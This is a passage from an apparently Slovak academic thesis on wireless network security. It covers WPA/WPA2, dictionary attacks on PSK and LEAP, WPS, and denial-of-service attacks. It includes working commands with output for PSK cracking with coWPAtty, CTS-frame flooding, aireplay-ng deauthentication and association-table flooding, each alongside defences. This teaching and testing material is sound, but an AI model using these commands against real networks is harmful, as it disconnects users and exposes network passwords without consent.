For more informations see http://www.cdc.informatik.tu-darmstadt.de/ aircrack-ptw/
allocating a new table
bssid = 00:11:3B:07:00:14  keyindex=0
stats for bssid 00:11:3B:07:00:14  keyindex=0 packets=25989
Found key with len 13: 74 65 73 74 74 65 73 74 74 65 73 74 31
```

Samotný výpočet trvá okolo sekundy na P4 2.6 GHz. Nazbierať 85000 ARP rámcov je možné do 3 minút pri 500 rámcoch/sek. V pokuse sa podarilo zistiť 104-bitový kľúč už pomocou 26000 rámcov, nazbieraných za 100 sekúnd. Práca [16] má už v názve lámanie WEP za menej ako 60 sekúnd, čo je síce trochu zavádzajúce, ale je to možné realizovať.

4.9.2 Ochrana voči Kleinovmu útoku

Útoku je možné úplne zabrániť jedine zabránením posielania rámcov so známym začiatkom plaintextu. Čisto pasívne útoky môžeme minimalizovať pomocou statických tabuliek na všetkých staniciach, čo je ale ťažko manažovateľné a zle škálovateľné riešenie. Aktívny útočník však môže injektovať vlastný ARP rámec zostrojený pomocou RC4 prúdu získaného iným spôsobom (viď. 4.3 Zbieranie slovníka PRGA pomocou Shared-Key autentifikácie, 4.5 KoreK chopchop, 4.6 Fragmentačný útok). Takúto injekciu je možné obmedziť pomocou zahadzovania opakovaných IV (viď. 4.2.2 Ochrana voči reinjekcii) alebo útok odhaliť pomocou Wireless IDS.

Odporúčaným riešením je použitie RSN (WPA/WPA2), ktoré Kleinov útok znemožní.

5. WPA a WPA2

Pre vyriešenie problémov súvisiacich s WEP bolo navrhnuté IEEE 802.11i [4], ratifikované v júni 2004. Definuje Robust Security Network (RSN) s odporúčaným TKIP (Temporary Key Integrity Protocol, protokol s integritou dočasných kľúčov) a CCMP (CCM, Counter-Mode/Cipher Block Chaining-Message Authentication Code, počítadlový mód s autentifikáciou správy reťazením blokov šifier, publikovaný ako NIST SP800-38C [5]). Situáciu s prelomeným WEP ale bolo treba urýchlene riešiť už v roku 2001, preto aliancia Wi-Fi publikovala WPA (Wi-Fi Protected Access), ktoré je vlastne časťou 802.11i.

5.1 Špecifikácia WPA/WPA2

WPA umožňuje autentifikáciu a výmenu kľúčov pomocou IEEE 802.1x (používa EAP), šifrovanie a zabezpečenie integrity správy pomocou TKIP alebo CCMP (AES). WPA2 je založené už na hotovom štandarde 802.11i a určuje nutnosť používať CCMP. Používa sa hierarchia kľúčov:

- *Pairwise Master Key (PMK)* – (hlavný párový kľúč) tajný kľúč medzi AP a každou STA (v prípade „personal“ verzie je to spoločný Pre-Shared Key), jeho poznanie sa dokazuje pri autentifikácii pomocou 4-cestného EAPOL (802.1x);
- *Pairwise Transient Key (PTK)* – (prechodný párový kľúč) kľúč derivovaný z PMK a hodnôt Nonce použitých pri autentifikácii, použije sa v danom sedení (session) na vytváranie kľúčov pre šifrovanie a autentifikáciu;
- *Group Transient Key (GTK)* – (prechodný skupinový kľúč) určený pre všetky stanice na dešifrovanie broadcast komunikácie;
- *EAPOL-Key Encryption Key (KEK)* a *EAPOL-Key Confirmation Key (KCK)* – kľúče pre prenos kľúčov cez EAPOL (kľúč na šifrovanie kľúča; kľúč na potvrdzovanie kľúča) – derivované z PTK;
- *Temporal Key (TK)* – (dočasný kľúč) kľúč (kľúče) pre šifrovanie a zabezpečenie integrity jedného dátového rámca – derivované z PTK a počítadiel rámcov.

Odporúčania pre požitie WPA a WPA2 sú v tab. 5-1. Všade, kde je to možné, by sa malo používať WPA2 – CCMP (AES).

použitie	**WPA**	**WPA2**
Enterprise - vládne inštitúcie, firmy, školstvo	Autentifikácia: IEEE 802.1x/EAP Šifrovanie: TKIP/MIC	Autentifikácia: IEEE 802.1x/EAP Šifrovanie: AES-CCMP
Personal - domácnosť, malá firma	Autentifikácia: PSK Šifrovanie: TKIP/MIC	Autentifikácia: PSK Šifrovanie: AES-CCMP

tab. 5-1

5.1.1 IEEE 802.1x/EAP

Na autentifikáciu a výmenu kľúčov je v IEEE 802.11i určený 4-cestný handshake pomocou EAPOL – EAP over LAN správ (Extensible Authentication Protocol over LAN, rozšíriteľný autentifikačný protokol cez lokálnu sieť), ktoré definuje štandard IEEE 802.1x, založený na EAP (RFC 2284, 3748) (Extensible Authentication Protocol, rozšíriteľný autentifikačný protokol). Výmena kľúčov sa robí spolu s autentifikáciou ihneď po asociácii stanice, a tiež pri požiadavke stanice o STA-to-STA (stanica stanici) komunikáciu s inou stanicou. Samotnú autentifikáciu nemusí robiť AP, ale môže na tento účel použiť centralizovaný RADIUS server (Remote Authentication Dial In User Service, protokol na autentifikáciu používateľov) – s ním komunikuje tiež pomocou IEEE 802.1x.

Typy EAP, ktoré Wi-Fi aliancia testuje a certifikuje pod WPA a WPA2 pre Enterprise (korporátne) použitie (program „Extended EAP“, ktorý bude o niekoľko mesiacov zrejme povinný pre certifikáciu WPA2), sú:


- *EAP-TLS* – Extensible Authentication Protocol Transport Layer Security (bezpečnosť transportnej vrstvy) (pôvodne jediný testovaný typ),
- *EAP-TTLS/MSCHAPv2* – EAP-Tunneled TLS/Microsoft Challenge Authentication Handshake Protocol (tunelovaná bezpečnosť na trasportnej vrstve-protokol na podanie rúk pomocou výzvovej autentifikácie od Microsoftu),
- *PEAPv0/EAP-MSCHAPv2* – Protected EAP/Microsoft Challenge Authentication Handshake Protocol (zabezpečený EAP),
- *PEAPv1/EAP-GTC* – Protected EAP/Generic Token Card (všeobecná karta s tokenom),
- *EAP-SIM* – vzájomné overovanie a výmena kľúčov pomocou SIM kariet používaných v GSM sieťach.

Mimo certifikácie je možné používať aj iné typy EAP, medzi ktoré patria:

- *EAP-MD5*,
- *LEAP* – Cisco Lightweight EAP.

V Enterprise prostredí je odporúčané používať iba certifikované výrobky. EAP-MD5 a LEAP neboli do certifikácie zahrnuté kvôli nedostatočnej úrovni ochrany – napríklad meno používateľa je prenášané ako plaintext, slabá kryptografická úroveň (viď. 5.3 Slovníkový útok na LEAP), preto ich nie je vhodné používať.

5.1.2 TKIP




obr. 5-1: Enkapsulácia TKIP

TKIP bolo navrhnuté tak, aby išlo implementovať na starom hardvéri. Formát rámca zašifrovaného pomocou TKIP je na obr. 5-1 a je kombatibilný s pôvodným formátom (viď. obr. 4-1: Enkapsulácia WEP) – rozlíšený podľa bitu ExtIV.

Na šifrovanie sa používa RC4. IV bolo rozšírené na efektívne 64 bitový TKIP Sequence Counter – TSC (sekvenčné počítadlo pre TKIP), ktoré sa pri jednom PTK nesmie opakovať. Druhý bajt „WEPSeed" pôvodného IV sa nastavuje vždy `WEPSeed=(TSC1 | 0x20) & 0x7f`, čím sa zabráni „slabým" IV z FMS útoku. Šifrovací kľúč TK sa pomocou per-packet key mixing stále mení. Na zabezpečenie integrity sa okrem ICV (prítomnom na pôvodnom hardvéri) používa algoritmus Michael.

5.1.3 CCMP



obr. 5-2: Enkapsulácia CCMP

WPA2 požaduje zabezpečenie prevádzky pomocou Counter-Mode/CBC-MAC protokolu – skratka CCMP. Používa 128-bitové AES (šifra Rijndael, 128-bitová veľkosť kľúča, 128-bitové bloky) na zabezpečenie utajenia – Counter mód a integrity – MIC (Message Integrity Code, integritný kód správy) vypočítaný pomocou CBC-MAC. PN

(Packet Number, číslo paketu) sa spolu s poľami z MAC hlavičky (Destination Address, Priority) použije na vytvorenie nonce (N-once, jednorazová hodnota) pre počítadlo (Couter), ktoré slúži na šifrovanie a zabezpečenie integrity dát v CCM.

Formát zašifrovaného rámca je na obr. 5-2. Nie je konkrétnym pravidlom odlíšiteľný od TKIP (viď. obr. 5-1), použitá šifra je dohodnutá počas výmeny EAPOL paketov.

CCMP sa v súčasnosti považuje za veľmi bezpečné – napriek použitiu jedného kľúča pre šifrovanie aj MIC je CCM dokázateľne bezpečné, t.j. aspoň tak bezpečné ako použitá AES šifra.

5.2 Slovníkový útok na PSK

Primary Master Key sa pri WPA-PSK vytvára z kľúča – „passphrase“ – PSK (Pre-Shared Key, predzdieľaný kľúč) a SSID siete pomocou funkcie PBKDF2 s použitím 4096 iterácií HMAC-SHA1 (Hash Message Authentication Code, autentifikačný kód správy použitím hashu - Secure Hash Algorithm, bezpečný hashovací algoritmus), teda vlastne 8096 invokácii funkcie SHA1. Výpočet je zdĺhavý aj na moderných počítačoch, čo slovníkový útok značne spomaľuje. Funkcia PBKDF2 je definovaná v PKCS #5 [6].

5.2.1 Realizácia útoku na PSK

Demonštračná utilita `coWPAtty` umožňuje lámanie len pomocou slovníka, brute-force 8 až 64 znakových hesiel je takmer nemožný. Je potrebné zachytiť EAPOL rámce pri zostavovaní spojenia, čo môžeme dosiahnuť zachytávaním v monitorovacom režime pomocou `wireshark` a jednorazovým odpojením stanice, viď. 6.4 Deautentifikácia. Uložený pcap súbor potom môžeme použiť na lámanie:

```
$ ./cowpatty -s testt -f slovnik -r eapol.cap
cowpatty 4.0 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "12345678".

679 passphrases tested in 15.84 seconds:  42.88 passphrases/second
```

`-s ...` určuje SSID (musí byť správne, rozlišujú sa veľké/malé písmená),

`-f ...` určuje súbor so slovníkom,

`-r ...` určuje pcap súbor, z ktorého sa má načítať EAPOL komunikácia.

V teste bol použitý slovník 1000 číselných hesiel, ktorý obsahoval správne PSK – inak by nebolo nájdené.

Program coWPAtty umožňuje aj predvypočítanie hashov, čo je možné paralelizovať na viacerých počítačoch. Použitie SSID vo výpočte PMK však slúži na zasolenie („salt“) hashu, to znamená nutnosť vzťahovať všetky výpočty ku konkrétnemu SSID.

V októbri 2006 v projekte od Church of Wifi (http://www.churchofwifi.org/) nazvanom „Church of Wifi coWPAtty lookup tables“ predvypočítali zo slovníka 170 tisíc slov pre každé zo zoznamu top 1000 používaných SSID hashe pre coWPAtty. Tabuľka zaberá 7 GB a je k dispozícii na stiahnutie. To im nestačilo, a tak vo februári v projekte „Church of Wifi Uber coWPAtty lookup tables“ predvypočítali zo slovníka jedného milióna používaných 8- a viac-znakových hesiel tabuľky tiež k dispozícii na stiahnutie. Výpočet bol urobený pomocou 15-tich FPGA polí (Field-programmable gate array, programovateľné hradlové pole) za 3 dni.

5.2.2 Obrana pred slovníkovým útokom

Funkcia derivácie PMK z PSK bola veľmi dobre zvolená (je výpočtovo náročná), a preto je možný iba slovníkový útok. Použitie silného, neslovníkového (čo najdlhšieho) hesla spoľahlivo zabezpečí WPA sieť pred útokmi na heslo zvonka.

5.3 Slovníkový útok na LEAP

Proprietárna Cisco autentifikačná metóda Lightweight EAP (LEAP), ktorú implementovalo viacero výrobcov do svojich zariadení, je veľmi ľahko prelomiteľná, čo firma Cisco veľmi dlho popierala. Útok odhalil Joshua Wright a publikoval ho v septembri 2003 v [17]. LEAP používa prenos mena ako plaintext a na overenie hesla modifikovanú MSCHAPv2 challenge/response schému, kde 8-bajtový challenge text je 3 krát nezávisle zašifrovaný 56-bitovým DES a poslaný ako 24-bajtová odpoveď. Na vygenerovanie troch kľúčov pre DES je použitý 16-bajtový nezasolený MD4 hash (tzv. NT hash, používaný vo Windows) hesla. Použitý spôsob paddingu (zarovnania) je hlavnou slabinou LEAP:

- 1. kľúč: `H1 H2 H3 H4 H5 H6 H7`
- 2. kľúč: `H9 H10 H11 H12 H13 H14`
- 3. kľúč: `H15 H16 0 0 0 0 0` – päť nulových bajtov

Tretí kľúč má tak iba 2^{16} možností – po dešifrovaní response vieme určiť 2 posledné bajty MD4 hashu, čo umožní jednoduché vyhľadanie v predvypočítanej tabuľke hashov (v slovníku) – overiť dešifrovaním DES stačí iba malú časť slovníka. Výpočet MD4 hashov je navyše veľmi rýchly a vďaka popularite lámania Windows hesiel existujú rozsiahle (vyčerpávajúce) predvypočítané tabuľky.

Proof-of-concept utilita `asleap` (http://asleap.sourceforge.net) bola zverejnená v apríli 2004. Útoku je možné zabrániť použitím inej autentifikačnej metódy, napríklad EAP-TLS s existujúcou PKI.

5.4 Útoky na iné EAP

Medzi menej bezpečné typy EAP patrí MD5 – algoritmus MD5 bol totiž prelomený (august 2004, Xiaoyun Wang, Dengguo Feng, Xuejia Lai and Hongbo Yu) a je len otázkou času kedy niekto zverejní aplikáciu, ktorá EAP-MD5 zneužije v praxi.

Ďalej EAP, pri ktorých sa používajú certifikáty (EAP-TLS, EAP-TTLS-), sú bez overenia autenticity náchylné na man-in-the-middle útoky, bližšie opísané v kapitole 8.

5.5 Wi-Fi Protected Setup

Nový štandard WPS – Wi-Fi Protected Setup (zabezpečené nastavenie Wi-Fi) z januára 2007 od Wi-Fi aliancie je určený pre jednoduché bezpečné nastavenie domácej siete. Funguje na princípe autokonfigurácie, zariadenia môžu byť pripojiteľné do siete niekoľkými spôsobmi:

- *PIN metóda* – číslo prečítané z nálepky alebo displaya na novej stanici používateľ zadá do AP,
- *PBC metóda (push button)* – stlačením tlačidla na novej stanici aj AP,
- *NFC metóda (Near-Field Communication)* – blízkou komunikáciou – donesením novej stanice blízko ku AP,
- *USB metóda* – prenesením údajov medzi stanicou a AP pomocou USB kľúča.

Pre získanie WPS certifikátu musia všetky zariadenia podporovať PIN metódu, AP musia podporovať PBC metódu, ostatné metódy sú voliteľné. Samotná autokonfigurácia prebieha pomocou výmeny viacerých EAP správ.

Zatiaľ je tento štandard málo rozšírený, určený len na domáce použitie a na spustenie procesu má byť potrebná fyzická interakcia človeka. Je možné, že časom sa nájdu bezpečnostné chyby v špecifikácii WPS.

6. Zamietnutie služby (DoS)

Útoky zamerané na zamietnutie služby sú na použitom médiu (vzduch) ľahko realizovateľné a dosahujú okamžitý účinok. Môžu mať niekoľko motivácii:

- škodoradosť / ekonomické ciele,
- dočasné odpojenie stanice zo siete za účelom získania informácii počas pripájania sa,
- odpojenie stanice zo siete za účelom man-in-the-middle útoku (viď. 8.1 Falošné AP),
- DoS iba na zabezpečenú sieť v snahe donútiť neskúseného používateľa vypnúť bezpečnostné prvky.

Väčšina z DoS útokov nie je trvalá, účinky pominú akonáhle útok prestane (okrem prípadov keď sa zariadenie zahltí alebo zasekne, viď. 6.5 Zahlcovanie tabuliek a 6.6 Spotvorené rámce) a sieť sa v krátkom čase (najviac niekoľko sekúnd) zregeneruje. Ich využitie na získavanie informácií alebo man-in-the-middle útoky je však signifikantné.

6.1 Rušenie pásma

Pre efektívne rušenie pásma je najlepšie použiť zostrojenú rušičku na prislúchajúcich frekvenciách. Tiež je možné upraviť na tento účel ovládače WLAN karty tak, aby mohla odosielať rámce bez čakania (nulový backoff time) a floodovať kanál náhodnými dátami. Väčšina sieťových kariet ale neumožňuje konštantné vysielanie rámcov a firmware nedovolí vysielať v čase, kedy je detegovaná prichádzajúca komunikácia, a tak nedokážu kanál zahltiť úplne, ale iba zhoršiť priepustnosť a odozvu.

Rušenie pásma je náročné na použitý hardvér a energiu, a v prípade dlhodobého rušenia je ľahko postihnuteľné (viď. 10. Legislatíva) a z bezpečnostného ohľadu je najmenej obávaným útokom.

6.2 CCA

V máji 2004 sa médiami prehnala správa o vážnom probléme v štandarde IEEE 802.11, konkrétne vo funkcii Clear Channel Assessment (CCA, odhad voľného kanála),


ktorý umožňuje DoS na fyzickej vrstve. Jedná sa o testovací režim PLME_DSSSTESTMODE, ktorý je v štandarde uvedený ako odporúčaný, a umožňuje konštantné vysielanie DSSS (Direct Sequence Spread Spectrum, rozložené spektrum s priamou sekvenciou) nosného signálu. Na niektorých sieťových kartách bol tento režim prístupný, čím bolo možné s nízkou potrebou energie rušiť kanál. Funkcia CCA na ostatných zariadeniach vyhodnotí kanál ako obsadený, a teda nie je možné vysielať.

Väčšina sieťových kariet prístup k PLME vrstve (Physical Layer Management Entity, entity na manažment fyzickej vrstvy) neumožňuje, takže útok nie je veľmi rozšírený. Taktiež nie je známa utilita, ktorá by testovací režim dokázala na nejakej karte zapnúť.

Zariadenia IEEE 802.11a nie sú voči tomuto útoku náchylné, pretože pracujú v pásme 5 GHz. Zariadenia IEEE 802.11g použité v nemiešanom režime (t.j. iba g, bez podpory b) vďaka OFDM (Orthogonal Frequency Division Multiplex, multiplex s ortogonálnym delením frekvencií) tiež nie sú voči tomuto útoku náchylné.

6.3 RTS/CTS

Pre prítomnosť skrytých uzlov vo WLAN je v štandarde [3] na zamedzenie kolízii pri posielaní dlhších rámcov definovaná technika riadiacich rámcov Request To Send (RTS, požiadavka na vyslanie) a Clear To Send (CTS, dovolené vyslať).



obr. 6-1: Príklad RTS/CTS komunikácie

Na obr. 6-1 je príklad použitia tejto techniky. STA1 a STA3 môžu byť navzájom mimo rádiového dosahu, teda STA1 nevie, či STA3 vysiela a naopak. Ak chce STA1 poslať dlhší rámec na AP a vyhnúť sa prípadnej kolízii, pošle najprv RTS s požiadavkou o „rezervovanie“ kanála na istú dobu, danú poľom Duration v rámci (trvanie). AP následne odpovie rámcom CTS, ktorý vyhradí kanál na danú dobu (Duration) pre STA1. Tento rámec je poslaný všetkým staniciam, aby bolo zrejmé, že v danej dobe môže začať vysielať iba STA1 (identifikovaná pomocou MAC adresy v CTS rámci).

Každá stanica si po prijatí RTS alebo CTS rámca podľa Duration nastaví Network Allocation Vector (NAV) – časovač, ktorý indikuje obsadenosť kanála (navyše od funkcie CCA).

6.3.1 Flood RTS rámcov


Cieľom útoku je bez energeticky náročného zahlcovania kanála zabrániť komunikácii. Princíp je nasledovný:

1. pošleme RTS rámec na AP s veľkou hodnotou Duration
2. AP broadcastuje CTS rámec s veľkou hodnotou Duration
3. stanice nevysielajú (očakávaný efekt)

Štandard povoľuje staniciam vynulovanie NAV v prípade, že bol prijatý RTS rámec a v očakávanej dobe nebol detegovaný prichádzajúci signál (kanál ostal voľný) – to spôsobí „odignorovanie" RTS/CTS a zabráni tak očividnému DoS.

To znamená, že NAV budú mať nastavené iba stanice, ktoré prvotný RTS nezachytili. Ostatné stanice, vrátane AP, môžu vysielať. Útok teda má požadovaný efekt v sieti, kde je veľa skrytých uzlov (napríklad mestské prístupové siete so smerovými anténami).

6.3.2 Flood CTS rámcov



obr. 6-2: Formát CTS rámca

CTS rámec je veľmi jednoduchý, určený na vyhradenie kanála na danú dobu. Posiela ho stanica alebo AP ako odpoveď na RTS rámec. Na obr. 6-2 je príklad CTS rámca – Frame Control (riadiace pole): Type 1 (Control) (typ=riadiaci rámec), Subtype 12 (Clear To Send) (podtyp=CTS), voliteľné (Flag) bity nastavené na 0 (tu je možných viac prijateľných kombinácii). Pole Duration (trvanie) je udávané v milisekundách, platné hodnoty sú 0 až 32767, udávané v mikrosekundách ako malý endián (menej signifikantný bajt je prvý). V našom prípade ho nastavíme na veľkú hodnotu 32000, čo je v hexadecimálnom tvare `7D00`.

Pre Receiver Address (adresa prijímateľa) sú tiež možné alternatívy (existujúca adresa vrámci sieti, neexistujúca adresa). Frame check sequence (FCS) je vypočítavaný obvykle až pri odosielaní (hardvérovo), a preto nás nezaujíma.

6.3.3 Realizácia CTS útoku

Možné sú viaceré varianty útoku, s rôzne nastavenými flag bitmi v poli Frame Control, a s rôznymi cieľovými MAC adresami. Na odosielanie rámca

„C400007D010203040506“

s falošnou MAC adresou použijeme utilitu `framespam` (spomenutá v 2.3.2):

```
$ echo -en "\0304\0\0\0175\01\02\03\04\05\06" > CTS.packet # \0 berie oct hodnoty
# ./framespam -i rausb0 -d 30000 < CTS.packet

Frame Spammer
Copyright (c) 2007, Matej Sustr

Info    : Sending many frames (delay 30000 us)
......
```

`-i ...` určuje zariadenie na vyslanie rámca (musí byť v monitor mode),

`-d ...` určuje delay v mikrosekundách medzi rámcami (nezadané = 10000),

`-n ...` určuje počet rámcov, ktoré sa majú poslať (nezadané = nekonečno).

Na štandardný vstup presmerujeme rámec určený na odoslanie. Pri nezadanom parametri `-n` môžeme program zastaviť obvyklým spôsobom pomocou `ctrl-c`.

11 Mbit/s Ad-hoc sieť					54 Mbit/s Infraštruktúrna sieť				
	čas odozvy (ms)					čas odozvy (ms)			
	min	priem.	max	stratených		min	priem.	max	stratených
bez útoku	1.00	1.16	2.80	0%	bez útoku	0.67	2.33	14.18	0%
CTS 60ms	1.00	2.62	34.00	0%	CTS 60ms	0.67	12.28	123.53	0%
	0.88	2.76	34.02	0%		0.87	43.79	2156.12	6%
	0.88	2.97	34.33	0%		2.32	273.87	2172.40	32%
CTS 30ms	1.00	7.47	65.51	0%	CTS 30ms	0.63	27.30	1034.45	2%
	1.31	16.11	66.01	13%		2.42	568.12	3219.15	46%
	1.33	30.61	1901.34	79%		36.88	4312.31	6885.34	71%
CTS 10ms	-	-	-	100%	CTS 10ms	12.461	3259.294	4685.385	96%
	-	-	-	100%		-	-	-	100%

tab. 6-1: Odozvy ping -f počas CTS útoku

Pomocou flood ping (`ping -f`) bola počas 10 sekúnd testovaná úspešnosť útoku na 11 Mbit/s ad-hoc a 54 Mbit/s infraštruktúrnej sieti. Reprezentačná vzorka z výsledkov je zaznamenaná v tab. 6-1. Pri posielaní rámca CTS s hodnotou Duration

32000 („kanál rezervovaný na 32ms“) každých 60ms je zreteľné zvýšenie maximálneho času odozvy v oboch prípadoch.

Pri posielaní rámca každých 30ms došlo k značnej stratovosti najmä na 54Mbit/s sieti, ale nie k úplnému vyradeniu z prevádzky. To mohlo byť spôsobené:

- oneskorením samotného programu (použitý časovač je málo spoľahlivá funkcia `usleep()`),
- oneskorením komunikácie s USB zariadením (sieťová karta),
- oneskorením vyslania rámca na sieťovej karte (kvôli CCA),
- stratou vyslaného CTS rámca (rušenie).

Pri pauze 10ms medzi jednotlivými CTS je však už sieť úplne vyradená z prevádzky, okrem prípadu keď je tento útočný CTS rámec stratený (stávalo sa na 54Mbit/s sieti). Pri 96% stratovosti už vyššie protokoly nedokážu komunikovať.

6.3.4 Obrana voči RTS/CTS útokom

Účinnou obranou voči RTS/CTS útokom môže byť:

- nedodržanie štandardu a ignorovanie CTS rámcov a hodnoty Duration všeobecne – na úkor zvýšenia kolízii pri prítomnosti skrytých uzlov,
- analýza rámcov a stanovenie, či je Duration rozumná hodnota (pre každý rámec, nielen CTS) – pre NAV používať iba rozumné hodnoty.

Uvedené spôsoby by musel implementovať výrobca zariadenia. IEEE by mohlo v budúcom 802.11w definovať nejaký spôsob ochrany voči týmto útokom. Šifrovanie, resp. podpisovanie riadiacich rámcov je však problematické, keďže v zdieľanom pásme by mali vedieť súčasne pracovať viaceré nezávislé siete.

Wireless IDS môže pomôcť útok odhaliť a upozorniť naň administrátora.

6.4 Deautentifikácia

Keďže management rámce nie sú nijakým spôsobom chránené, je ľahké ich sfalšovať. Týmto môžeme dosiahnuť odpojenie stanice zo siete po dobu útoku. Deautentifikáciu môžeme docieliť rôznymi spôsobmi:

- poslanie falošného „Deauthentication“ rámca stanici (od AP);
- poslanie spotvoreného „Authentication“ rámca AP (od stanice), napríklad so zlým sekvenčným číslom alebo použitým algoritmom – AP následne stanicu deautentifikuje.

6.4.1 Zmazanie ARP cache

Ak útok trvá dlhšie (3-5 sekúnd), OS Windows pripojenie indikuje ako „odpojené“, čo si používateľ môže všimnúť. Dosiahneme tým však zmazanie ARP cache, teda po zastavení útoku a obnovení spojenia sa pošle ARP request akonáhle stanica bude chciet komunikovať pomocou IP protokolu (čo býva aj na stanici bez prítomnosti používateľa).

Toto môžeme využiť pri útokoch na WEP – najmä reinjekcia ARP (viď. 4.2.1), potrebná pre Kleinov útok (viď. 4.9).

6.4.2 Realizácia deautentifikačného útoku

Na jednoduchý deautentifikačný útok môžeme v monitorovacom režime použiť program `aireplay-ng` z balíka Aircrack-ng:

```
# ./aireplay-ng -0 0 -a 00:11:3b:07:00:14 -c 00:11:3b:0b:22:0c rausb0
02:07:23  Sending DeAuth to station   -- STMAC: [00:11:3B:0B:22:0C]
02:07:24  Sending DeAuth to station   -- STMAC: [00:11:3B:0B:22:0C]
…
```

`-0 0` určuje typ útoku (deauth) a počet rámcov na vyslanie (0 = nekonečno),

`-a ...` určuje MAC adresu AP (zhodné s BSSID),

`-c ...` určuje cieľovú MAC adresu, ktorá má byť deautentifikovaná,

`rausb0` je zariadenie použité na vyslanie rámca (musí byť v režime monitor).

Deautentifikačný rámec sa pošle každú sekundu, čo stačilo na úplné vyradenie klienta pri použití WEP, WPA-TKIP aj WPA2-AES zabezpečenia. Ovládač sa pokúšal o opätovnú autentifikáciu a asociáciu, na čo vždy v zápätí dostal deautentifikačný rámec a musel začať odznovu. Po dobu útoku (30 sekúnd) bola sieť „odpojená“, ARP cache sa zmazala a nebola možná žiadna komunikácia. Po zastavení útoku sa stanica do 1 až 5 sekúnd asociovala, (v prípade WPA a WPA2) prebehla výmena kľúčov cez EAP a pripojenie bolo opäť funkčné.

6.4.3 Obrana pred nežiadúcou deautentifikáciou

Riešenie kompatibilné s existujúcim hardvérom navrhli John Bellardo a Stefan Savage v [18]. Keďže žiadna stanica sa nedeautentifikuje pred následným vyslaním dát, treba implementovať časovač (napr. 5-10 sekúnd), ktorý by deautentifikáciu oneskoril – ak bude v tomto intervale prijatý dátový rámec, deautentifikácia sa ignoruje; ak nie, vykoná sa. Implementácia je možná na softvérovej úrovni (ovládač) buď výrobcom, alebo open-source vývojármi.

Budúci IEEE 802.11w zrejme prinesie „autentifikovanú deautentifikáciu“ (podpísané management rámce), ktorá takisto tento problém vyrieši.

6.5 Zahlcovanie tabuliek

Každé zariadenie má obmedzenú pamäť. Jednoduché AP, určené pre domácnosti a malé firmy, dokážu autentifikovať a asociovať len malé množstvo staníc (väčšinou 16 až 256). To na legitímne používanie postačuje, pri útoku sa však tabuľky určené na udržiavanie informácií o stave autentifikácie, asociácie a vzájomného šifrovacieho kľúča (v prípade WPA/WPA2) jednotlivých staníc môžu zaplniť. AP potom nie je schopné obslúžiť žiadneho ďalšieho klienta – v prípade, že počas útoku navyše deautentifikujeme legitímne stanice, bude sieť vyradená z prevádzky.

Útok môžeme urobiť v monitorovacom režime pomocou programu `aireplay-ng` z balíka Aircrack-ng, a to v cykle:

```
# hex="0 1 2 3 4 5 6 7 8 9 A B C D E F"; AP="00:11:3b:07:00:14"
for i1 in $hex; do for i2 in $hex; do for i3 in $hex; do
  ./aireplay-ng -1 0 -e testt -a $AP -h de:ad:be:ef:0$i1:$i2$i3 rausb0
done; done; done
07:34:01  Waiting for beacon frame (BSSID: 00:11:3B:07:00:14)
07:34:01  Sending Authentication Request
07:34:01  Authentication successful
07:34:01  Sending Association Request
07:34:01  Association successful :-)
…
07:35:15  Sending Authentication Request
07:35:15  Authentication successful
07:35:15  Sending Association Request
07:35:15  Association denied (code 17)
```

`-1 0` určuje typ útoku (fake assoc) a počet reasociácii,

`-e ...` určuje SSID siete,

`-a ...` určuje MAC adresu AP (zhodné s BSSID),

`-h ...` určuje falošnú MAC adresu, ktorú autentifikujeme a asociujeme,

`rausb0` je zariadenie použité na vyslanie rámca (musí byť v režime monitor).

Použité AP síce po asociovaní 128 staníc niekoľko krát asociáciu odmietlo kódom 17 („asociácia zamietnutá, pretože AP nemôže vyhovieť ďalším asociovaným staniciam“), so vzniknutou situáciou sa však hravo vysporiadalo – po istom čase od asociovania posiela niekoľko Null function rámcov asociovanej stanici. Ak nie je prijatý ACK (Acknowledgement, potvrdzovací riadiaci rámec) na žiaden z nich, stanicu jednoducho bez oznámenia z tabuliek odstráni.

Na dobre navrhnutých AP nie je tento typ útoku závažný, po odchode útočníka sa dokážu ľahko zregenerovať vyradením neaktívnych staníc.

6.6 Spotvorené rámce

